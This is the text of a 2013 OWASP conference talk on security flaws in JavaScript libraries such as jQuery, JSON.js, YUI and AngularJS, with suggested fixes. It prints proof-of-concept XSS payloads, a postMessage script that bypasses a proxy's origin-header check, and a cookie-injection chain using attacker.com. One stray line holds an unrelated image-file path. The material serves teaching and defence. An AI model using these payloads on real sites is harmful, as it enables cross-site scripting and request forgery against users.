JS Libraries Insecurity

Stefano di Paola
CTO @ Minded Security
stefano.dipaola@mindedsecurity.com

Appsec EU 2013

OWASP
The Open Web Application Security Project

/me whois

- **Research**
  - OWASP-Italy Senior Member
  - Testing Guide Contributor
  - OWASP SWFIntruder
  - DOMinator (JS Runtime Taint Engine)
  - Bug Hunter & Sec Research (Pdf Uxss, Flash Security, HPP)
  - Security Since '99
- **Work**
  - CTO @ Minded Security Application Security Consulting
  - Director of Minded Security Research Labs
  - Blog: http://blog.mindedsecurity.com
  - Twitter: @wisecwisec

Agenda

- Intro
- JQuery
- JSON.js (OBG)
- YUI
- AngularJS
- JS Libraries Management

About this talk

OWASP
The Open Web Application Security Project

- A wrap up of some interesting JS snippets
- Reckless use of common libraries and third party scripts
- Some unwitting one as well
- Comes after 2.5 years developing/using DOMinator and DOMinatorPro

JQuery() is a Sink(?)

- What's a Sink in Application Security?

  “..a function or method that can be considered unsecure when one of its arguments come from an untrusted input and is not correctly validated according to the layer the function is going to communicate to.“

- C's strcpy is a sink. *strcpy(dst,src)*
- Java's jdbc.executeQuery is a sink *executeQuery('select * from t where id='+str)*
- JQuery.html is a sink
  (and no one complains)

JQuery() more than a Sink

- JQuery is More than a Sink!
- Other sinks do only one thing. JQuery was designed to perform different operations based on the argument type and content.

Return a collection of matched elements either found in the DOM based on passed argument(s) or created by passing an HTML string.

Contents:

- jQuery(selector [, context])
  - jQuery(selector [, context])
  - jQuery(element)
  - jQuery(elementArray)
  - jQuery(object)
  - jQuery(jQuery object)
  - jQuery()
- jQuery(html [, ownerDocument])
  - jQuery(html [, ownerDocument])
  - jQuery(html, attributes)
- jQuery(callback)
  - jQuery(callback)

http://api.jquery.com/jQuery/

JQuery() more than a Sink

- JQuery was written with flexibility in mind
- But introduced a design issue that could be called a 'developer trust boundary violation'.
  - The principal use is for selecting elements (trusted)
  - ...and '*onload*' callback execution(trusted)
  - The least one used is the actual sink method:

```
jQuery( html [, ownerDocument ] )
```

Enough Words!

Show Me The Code

JQuery() Concerns History

- http://blog.mindedsecurity.com/2011/07/jquery-is-sink.html
  http://bugs.jquery.com/ticket/9521
  «XSS with $(location.hash) and $(#<tag>) is needed?» ("fixed" (?))

- http://bugs.jquery.com/ticket/11773

  « jQuery needs HTML escaping functionality » (undecided)

- From reddit's jquery-migrate-is-sink-too:
  http://www.reddit.com/r/programming/comments/1cqno2/

  «.. geocar - This is one of *my biggest gripes* about jQuery: Using the same interface for query and executing is a Bad Idea, that is, ***$("<script>alert(69)</script>")*** simply shouldn't do anything at all. ..»

  Actually doesn't but he got the point..) -> $("<img src='dd' onerror='alert(1)'>")

JQuery() as a Selector?

- Might be considered as a potentially dangerous method ?
  - depends on how its results are further used.
- It's more than querySelectorAll because there are features like:

```
$("div:contains(" + word + ")")
```

What if:

```
word=),div[id=secret]:contains(cycleForDataExtr)..
```

- If the results will affect something that is observable by an attacker, then we got a problem!

JQuery() Solution

- JQuery Users:
  - Never Use jQuery() or $() with an unvalidated argument
  - No matter which version you are using!
  - Read the whole documentation, please!
  - And since the doc is never really complete, take some time to read the code!
- JQuery Developers, please:
  - remove old versions (zip them all for reference)
  - Plan to change the jQuery do-everything behaviour to a do-simply-one-thing behavior.

JQuery.Ajax → HPP

- $.ajax json(p) allows three ways to create a callback parameter:

a. Explicit Callback Parameter in the url

```
$.ajax({url:"//host/index.html",
data: "kwrds=ss&cb=test", //{cb:'test', kwrds: 'ss' }
dataType:'jsonp', cache:true,
success:function(){} })
```

b. Explicit Callback Parameter in the object

```
$.ajax({url: '//host/index.html?kwrds=ss',
jsonp: "cb",
dataType: "jsonp",
success: function() {  } })
```

c. Callback Placeholder in the url

```
$.ajax({url: '//host/?kwrds=ss&cb=?',
dataType: "jsonp",
success: function() { } })
```

JQuery.Ajax Priority map

- If there's HPP we can force the callback in the following cases:

	a(url)	b(object)	c(placehld)
a(url)	a	c+'&'+a	a+c
b(object)	b+'&'+a	b	c
c(placehld)	a+c	c	c

Enough Words!

Show Me The Code

JQuery.Ajax Solution

- Be sure you're not allowing Client side HPP by:
  - Encoding tainted values with encodeURIComponent (remember it may trigger exception)

```
try{
  kw= encodeURIComponent(location.hash.slice(1))
  url = 'kwrds='+kw
  $.ajax({ url: url,
    jsonp:'callback',
    ....
  })
}catch(e){
/*stop execution..blahblah*/
}
```

JQuery.html(RegExpd)

- Devs often use $.html() with untrusted input.
- Sometimes they validate that using wrong regexps patterns.

http://go.imgsmail.ru/js/unity.js?1308

```
h = /<\/?(.+?)\/?>/ig;
w.striptags = function(a, b) {
    var c = Array.isArray(b) ? b : null;
    return a.replace(h, c ?
    function(a, b) {
        return c.contains(b) ? a : ""
    } : "")
};
```

JQuery.html(RegExpd)

- ..Or they unfortunately don't work as expected...

http://ots.optimize.webtrends.com/ots/lib/3.2/wt_lib.js

```
...
var test = z7696.location.search;
} catch (z392c) {
z82c5 = document;
}
.....
var z43ac = (zbea6.length - 1);
var z33f9 = {};
for (var z205e = 0; z205e <= z43ac; z205e++) {
var z6b05 = zbea6[z205e].split("=");
z6b05[0] = unescape(z6b05[0]);
z6b05[1] = unescape(z6b05[1]);
z6b05[0] = z6b05[0].replace(/\+/g, " ");
z6b05[1] = z6b05[1].replace(/\+/g, " ");
z6b05[1] = z6b05[1].replace(/<.*\?>/g, "");
z33f9[z6b05[0]] = z6b05[1];
....
```

JQuery.html(RegExpd)

OWASP
The Open Web Application Security Project

- ..Or they fortunately don't work as expected...

```
var evil=false;
var p1=/[\\";'<>@(){}!$^*-+|~`]/;      // Regexp 4 special chars

var p2=/(javascript\s*:)|(alert)|/;   // Regexp against XSS

var url = location.href;

if(url.match(p1) && url.match(p2)) // Fortunately Wrong!!
  evil=true;

if(evil==false)
  div.innerHTML = url
```

Enough Words!

Show Me the Stuff!

JQuery.html(RegExpd) solution

OWASP
The Open Web Application Security Project

Test those f#@#g RegExps!!!

JQuery.html(RegExpd) solution

OWASP
The Open Web Application Security Project

Test those f#@#g RegExps!!!

... OR NOT (if you are damn lucky!)

JQuery.ajax(Proxifyme)

- Client Request Proxy
  - Feature of a company's web tool (not going to disclose it today)
  - https://vi.ct.im/XXX/XFrame/XFrame.html
  - Yes, it's framable by design!

```
window.onmessage = function(e) {
    var requestInput = JSON.parse(e.data);
    var request = buildRequest(requestInput, e.source, e.origin);
    $.ajax(request);
}
```

  - Let's have a look at the code!

JQuery.ajax(Proxifyme)

- Attacker might just try to ask politely..

```
frame.location= "https://xxx/Autodiscover/XFrame/XFrame.html"
var ob={
 url:"/"
}

frame.postMessage(JSON.stringify(ob),"*")
```

The code adds this unfriendly header:

```
X-Ms-Origin: http://at.tack.er
```

..and the server unbelievably checks it! And returns 403.

JQuery.ajax(Proxifyme)

- Attacker now asks less politely..

```
frame.location= "https://vi.ct.im/XXX/XFrame/XFrame.html"
var ob={
 url:"/",
 headers:{'X-Ms.Origin':'https://vi.ct.im'}
}

frame.postMessage(JSON.stringify(ob),"*")
```

aaand...

```
X-Ms-Origin: http://at.tack.er
```

No success! Returns 403.

JQuery.ajax(Proxifyme)

- Attacker now is a bit frustrated but wait...read the jQ doc:

var ob={
accepts:, //
cache:, //
contentType:, // Whatever
data:, // "p1=v1&p2=v2.."
headers:, An object of additional header key/value pairs to send along with requests using the XMLHttpRequest transport. The header X-Requested-With: XMLHttpRequest is always added. but its default XMLHttpRequest value can be changed here. Values in the headers setting can also be overwritten from within the *beforeSend* function. (version added: 1.5)
processData:, // urlencode or not.
type, // GET , POST HEAD BLAH
url, // Url.
xhrFields:, //**XMLHttpRequest.attr = val**
messageId: //Internal
}

JQuery.ajax(Proxifyme)

- Attacker now is less frustrated he can try something more:

```
frame.location= "https://vi.ct.im/XXX/XFrame/XFrame.html"

var ob={
 url:"/",
 XhrFields:{setRequestHeader:void}
}

frame.postMessage(JSON.stringify(ob),"*")
```

aand ciao ciao custom headers!

- .. but there's more..

JQuery.ajax(Proxifyme)

- Why does it work? Why it doesn't break the code?

```
// Need an extra try/catch for cross domain requests in Firefox 3
try {
        for ( i in headers ) {
        xhr.setRequestHeader( i, headers[ i ] );
        }
}catch( _ ) {}
```

We can actually add custom headers and block the X-Ms-Origin!

JSON.js (OBG)

- http://www.ietf.org/rfc/rfc4627.txt

Security considerations:

«Generally there are security issues with scripting languages. JSON is a subset of JavaScript, but it is a safe subset that excludes assignment and invocation.
A JSON text can be safely passed into JavaScript's eval() function (which compiles and executes a string) if all the characters not enclosed in strings are in the set of characters that form JSON tokens. This can be quickly determined in JavaScript with two regular expressions and calls to the test and replace methods.

```
var my_JSON_object = !(/[^,:{}\[\]0-9.\-+Eaeflnr-u \n\r\t]/.test(
        text.replace(/"(\\.|[^"\\])*"/g, '''))) &&
    eval('(' + text + ')');
```

Interoperability considerations: n/a
Published specification: RFC 4627»

JSON.js (OBG)

- Old JSON.js implementation:

```
function jsonParse(string, secure) {
if (secure &&
 !/^[,:{}\[\]0-9.\-+Eaeflnr-u \n\r\t]*$/.test(
                                    string.replace(/\\./g, "@").
                                                replace(/"[^"\\\n\r]*"/g, ""))
) {
  return null;
}
return eval("(" + string + ")");
}
```

http://blog.mindedsecurity.com/2011/08/ye-olde-crockford-json-regexp-is.html

JSON.js (OBG)

- parseJSON('a') is considered valid even if it's not JSON → a is actually eval'ed!
- Eaeflnr-u part with no quotes let's you do this.
- Next step is to see if there some standard object in window that matches the JSON regexp.

```
for(var aa in window)
 if( aa.match(/^[,:{}\[\]0-9.\-+Eaeflnr-u \n\r\t]*$/))
   console.log(""+aa)
```

Results in:

self
status

http://blog.mindedsecurity.com/2011/08/ye-olde-crockford-json-regexp-is.html

JSON.js (OBG)

- Still there's a lot of problems since () = cannot be used!
- But on IE...:

```
// Courtesy of Eduardo `sirdarckcat` Vela Nava

+{ "valueOf": self["location"],
"toString": []["join"],
0: "javascript:alert(1)",
length: 1
}
```

is seen as valid JSON and

JSON.js (OBG)

OWASP
The Open Web Application Security Project

http://192.168.206.1/~stefano/frames/iframes.html

Siti suggeriti Console Raccolta Web Slice

```
+{ "valueOf": self["location"],
"toString": []["join"],
0: "javascript:alert(1)",
length: 1
}
```

Messaggio dalla pagina Web

1

OK

JSON.js (OBG)

- '' Ok ok but it's old stuff...right? ''

JSON.js (OBG)

OWASP
The Open Web Application Security Project

Google code Eaeflnr-u Search
search developers.google.com and code.google.com

Google Code Website Google Code Groups Project Hosting Developer Videos

About 2,290 results (0.08 seconds)

ExternalTextResource raises "regular expression too complex"
code.google.com/p/google-web-toolkit/issues/detail?id=6248

ExternalTextResource raises "regular expression too complex"
Apr 12, 2011 ... Well **you** see I have no clue. It all seems a little vodoo to me, since as **you** said, one could use RequestBuilder and I thought GWT would ...
code.google.com/p/google-web-toolkit/issues/detail?id=6248
LabeledGoogle CodeProject

JsonUtils.java - google-web-toolkit - GWT - Google Project Hosting
code.google.com/p/google-web-toolkit/source/.../JsonUtils.java?r...

JsonUtils.java - google-web-toolkit - GWT - Google Project Hosting
Jun 29, 2010 ... Licensed under the Apache License, Version 2.0 (the "License"); **you** may not. * use this file except in compliance with the License. **You** may ...
code.google.com/p/google-web-toolkit/source/.../JsonUtils.java?r...
LabeledGoogle CodeProject ...

simplejson.php - simplejson-php - json encode and decode ...
code.google.com/p/simplejson-php/source/browse/trunk/simplejson.php

simplejson.php - simplejson-php - json encode and decode ...
Jun 13, 2008 ... safety / validity test. $t = preg_replace($matchString, '', $json);. $t = preg_replace ('/[,:{}\[\]0-9.\-+**Eaeflnr-u** \n\r\t]/', '', $t);. if ($t != '') { return null; }.
code.google.com/p/simplejson-php/source/browse/trunk/simplejson.php
LabeledGoogle CodeProject ...

json2007.js - reallysimplehistory - Really Simple History (RSH): Ajax ...
code.google.com/p/reallysimplehistory/source/browse/trunk/json2007.js?...

GWT's JSON safeToEval

http://code.google.com/p/google-web-toolkit/source/browse/trunk/user/src/com/google/gwt/core/client/JsonUtils.java#78

```
 /**
   * Returns true if the given JSON string may be safely evaluated by {@code
   * eval()} without undersired side effects or security risks. Note that a true
   * result from this method does not guarantee that the input string is valid
   * JSON.  This method does not consider the contents of quoted strings; it
   * may still be necessary to perform escaping prior to evaluation for correct
   * results.
   *
   * <p> The technique used is taken from <a href="http://www.ietf.org/rfc/rfc4627.txt">RFC
4627</a>.
   */
  public static native boolean safeToEval(String text) /*-{
    // Remove quoted strings and disallow anything except:
    //
    // 1) symbols and brackets ,:{}[]
    // 2) numbers: digits 0-9, ., -, +, e, and E
    // 3) literal values: 'null', 'true' and 'false' = [aeflnr-u]
    // 4) whitespace: ' ', '\n', '\r', and '\t'
    return !(/[^,:{}\[\]0-9.\-+Eaeflnr-u \n\r\t]/.test(text.replace(/"(\\.|[^"\\])*"/g, '')));
  }-*/;
```

JSON.js Solution

- The new json.js uses a brand new regexp which "should" be safe
- Or use json_parse.js which doesn't use eval.
- ..or better use native methods JSON.parse / JSON.stringify if you can!
- Finally, remember that after parsing you still have an unvalidated object!

```
{"html":"<img src='s'onerror='XSSHere'>"}
```

Cookie Parsers

- cookName=cookVal; cookName2=cookVal2
- There's no native cookie parser
- Good code and bad code around the internet:

```
function getCookieValue(name){
var p;
var c=document.cookie;
var arrs=c.split(';');
 for(var i =0 ; i< arrs.length; i++)
    if( (p=arrs[i].indexOf(name))>0){
       return arrs[i].substr(p);
  }
}
getCookieVal("mycookieName=")
```

Cookie Parsers

OWASP
The Open Web Application Security Project

- what if some Js writes a value like this:


  document.cookie=‘ref=’+document.referrer

- And somewhere else:

  eval(getCookieVal(“userHistory”))

Cookie Parsers

OWASP
The Open Web Application Security Project



set an attacker site:

http://www.attacker.com/userHist=alert(1)

Iframing victim site which will sets cookie:

ref=http://www.attacker.com/userHist=alert(1)

Then looks for userHist and Boom!

YUI.js JSONP

- YUI().use('jsonp', 'jsonp-url')
  http://yuilibrary.com/yui/docs/jsonp/

Customizing the JSONP URL

The default URL formatter simply replaces the "{callback}" placehold with the name of the generated proxy function. If you want to customize the URL generation process, you can provide a format function in the configuration. The function will receive the configured URL (with "{callback}" placeholder), the string name of the proxy function, and any additional arguments that were passed to send().

HPP anyone?

Enough Words!

Show Me The Code

3rd party services give 3rd party surprises

- Omniture, Web Trends, Google Ads...
- Several issues found and fixed
- Web Trends is a web analytics service.
- DEBUG version based on parameters → HTML Injection?

http://XXXX/en-us/default.aspx?aaaa=11111111&gclid=1111&=&_wt.debug=2222&_wt.mode=preview&toJSON=4444&normal=9999&staging=aaaa&preview=bbbb&none=cccc&#bbbbb=2222222&%3Cs%3Essss

(They know about it) + actually this requires popup blocker disabled

Enough Words!

Show Me The Code

3rd party services solution

- Test and audit all the 3rd party libraries / js!
- Do it periodically if they are external resources

AngularJS

- Mustache + Expression Language → Interesting Injections
- AngularJS uses stuff like:

   or

  {{constructor.constructor('alert(1)')()}}

- AngularJS uses it's own parser (similar to Expression Language).
- If there's an inection point, no actual antiXSS filter will be able to stop these attacks.

- Credits to .Mario (MVCOMFG) and Kuza55 (https://communities.coverity.com/blogs/security/2013/04/23/angular-template-injection) as well for their awesome research on this topic!

Conclusions

OWASP
The Open Web Application Security Project

- JavaScript code can always be read so black box turns into white box analysis
- JavaScript secure development is still not fully implemented even on companies that know about security.
- JavaScript Developers can be super badass coders but also naives as well on some circumstances and their code is available for everyone.
- Just scratched the surface of JavaScript security!
- Let's give jSanity a try! :)

OWASP
The Open Web Application Security Project

Tnx!

^_^

Go and exploit

/* ethically */

Q&A

Mail: stefano.dipaola@mindedsecurity.com

Twitter: wisecwisec